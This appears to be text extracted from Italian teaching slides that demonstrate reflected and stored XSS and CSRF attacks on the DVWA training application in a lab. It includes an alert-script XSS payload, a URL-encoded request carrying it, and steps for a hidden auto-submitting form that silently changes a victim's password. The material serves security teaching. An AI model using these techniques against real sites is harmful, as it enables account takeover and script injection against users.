
- Form di input che accetta una stringa, stampata poi in output
 - http://10.0.2.10/dvwa/vulnerabilities/xss_r/



- Form di input che accetta una stringa, stampata poi in output
 - http://10.0.2.10/dvwa/vulnerabilities/xss_r/



- Inseriamo il seguente codice JS per valutare se la pagina è vulnerabile ad XSS
 - <script>alert("XSS")</script>




- Inseriamo il seguente codice JS per valutare se la pagina è vulnerabile ad XSS
 - <script>alert("XSS")</script>



Cross-Site Scripting (XSS) – Reflected


http://10.0.2.10/dvwa/vulnerabilities/xss_r/?name=%3Cscript%3E alert%28%22XSS%22%29%3C%2Fscript%3E#



- La richiesta alla pagina vulnerabile è fatta tramite il metodo GET
 - L'URL relativo a tale richiesta è tipicamente inviato alla vittima
 - La visita di tale URL causerà l'esecuzione del codice JS


Cross-Site Scripting (XSS) – Stored

- Form di input che permette di firmare un *Guestbook*
 - http://10.0.2.10/dvwa/vulnerabilities/xss_r/



Cross-Site Scripting (XSS) – Stored

- Form di input che permette di firmare un *Guestbook*
 - http://10.0.2.10/dvwa/vulnerabilities/xss_r/



Cross-Site Scripting (XSS) – Stored

- Form di input che permette di firmare un *Guestbook*
 - http://10.0.2.10/dvwa/vulnerabilities/xss_r/



Cross-Site Scripting (XSS) – Stored

- > Se si visita la pagina da un'altra macchina si ottiene lo stesso risultato
 - http://10.0.2.10/dvwa/vulnerabilities/xss_r/



> I dati sono memorizzati nel DB

Cross-Site Scripting (XSS) – Stored

- Inseriamo il seguente codice JS per valutare se la pagina è vulnerabile ad XSS
 - <script>alert("XSS")</script>




Cross-Site Scripting (XSS) – Stored

- Inseriamo il seguente codice JS per valutare se la pagina è vulnerabile ad XSS
 - > <script>alert("XSS")</script>



Cross-Site Scripting (XSS) – Stored

- > Se si visita la pagina da un'altra macchina si ottiene lo stesso risultato
 - http://10.0.2.10/dvwa/vulnerabilities/xss_r/



Lo script JS è memorizzato nel DB e verrà eseguito per ogni utente che visiterà la pagina


Cross-Site Request Forgery (CSRF)

L'attaccante «assume l'identità della vittima» e compie azioni al suo posto




- Attacco spesso usato per cambiare informazioni di un utente ignaro, su un Server vulnerabile
 - Indirizzo e-mail
 - Password
 - Numero di telefono
 - > Etc

- > Form di input che permette di cambiare la password
 - http://10.0.2.10/dvwa/vulnerabilities/csrf/




- > Form di input che permette di cambiare la password
 - http://10.0.2.10/dvwa/vulnerabilities/csrf/



Cross-Site Request Forgery (CSRF) – Esempio 1

> Copiamo la porzione di codice HTML relativa a tale form



Cross-Site Request Forgery (CSRF) – Esempio 1


- Modifichiamo la form facendola puntare all'URL relativo alla vulnerabilità CSRF
 - http://10.0.2.10/dvwa/vulnerabilities/csrf/




Salviamo la nuova form nel file csrf.html

Cross-Site Request Forgery (CSRF) – Esempio 1

Utilizziamo il file csrf.html per cambiare la password





Cross-Site Request Forgery (CSRF) – Esempio 2

E possibile automatizzare l'azione svolta nell'Esempio 1, mediante una hidden form invocata tramite codice JavaScript (JS)

csrf.html



Cross-Site Request Forgery (CSRF) – Esempio 2

- > Tale form può essere memorizzata in una pagina (csrf_hidden.html)
 - Visitando tale pagina non viene mostrato alcun output, ma verrà cambiata la password dell'utente
 - Che sarà in questo caso 123456

csrf hidden.html

